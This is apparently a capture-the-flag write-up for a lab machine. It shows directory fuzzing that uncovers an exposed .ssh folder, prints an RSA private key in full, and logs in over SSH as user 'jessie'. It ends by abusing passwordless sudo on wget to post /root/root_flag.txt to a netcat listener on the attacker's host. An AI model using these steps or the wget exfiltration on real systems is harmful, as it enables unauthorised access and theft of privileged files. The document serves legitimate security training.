
with Unapp's high quality features

going to the only directory we got, and got an application running and was unable to figure out what to do manually, so decided to directory fuzzing further on /sitemap directory.




```
 ~/testing (1m 45.53s)
 ffuf -u http://10.10.174.152/sitemap/FUZZ -w /usr/share/dirb/wordlists/big.txt


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.174.152/sitemap/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.ssh                    [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 208ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 291ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 290ms]
css                     [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 298ms]
fonts                   [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 153ms]
images                  [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 159ms]
js                      [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 159ms]
:: Progress: [20469/20469] :: Job [1/1] :: 40 req/sec :: Duration: [0:01:45] :: Errors: 0 ::
```

wooh!!! got .ssh.... Let's see that....




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+1Qi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyL1JUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CW1cF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV91Pp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

got a private key to login through ssh.




```


<!-- Jessie don't forget to udate the webiste -->
         </pre>
         <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main co
                           file. It puts the pieces together by
                           files when starting up the web server
                        </li>

                        <li>
                           <tt>ports.conf</tt> is always incluc
                           main configuration file. It is used to
                           incoming connections, and this file c
                        </li>
```

So was finding here and there for a username and found one on home page itself. "jessie"




```
jessie@CorpOne ~

jessie@CorpOne:~ (0.001s)
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.
```

was able to login as user "jessie" with the ssh private key.




```
jessie@CorpOne ~/Documents

jessie@CorpOne ~/Desktop (0.206s)
ls
user_flag.txt
```

found first flag in user's Documents directory.




```
jessie@CorpOne ~ (0.316s)
sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

user "jessie" can run wget command as root user with no passwd.



```
nc -lnvp 9000
Listening on 0.0.0.0 9000
Connection received on 10.10.174.152 54860
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.68.223:9000
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```

To exploit wget to get our last/root flag.



```
jessie@CorpOne ~ (1m 44.42s)
sudo wget --post-file=/root/root_flag.txt 10.17.68.223:9000

--2024-09-12 17:18:16--  http://10.17.68.223:9000/
Connecting to 10.17.68.223:9000... connected.
HTTP request sent, awaiting response... Connection to 10.10.174.152 closed by remote host.
Connection to 10.10.174.152 closed.
```

sent the flag through wget to the open port on attacking machine, and got the last flag.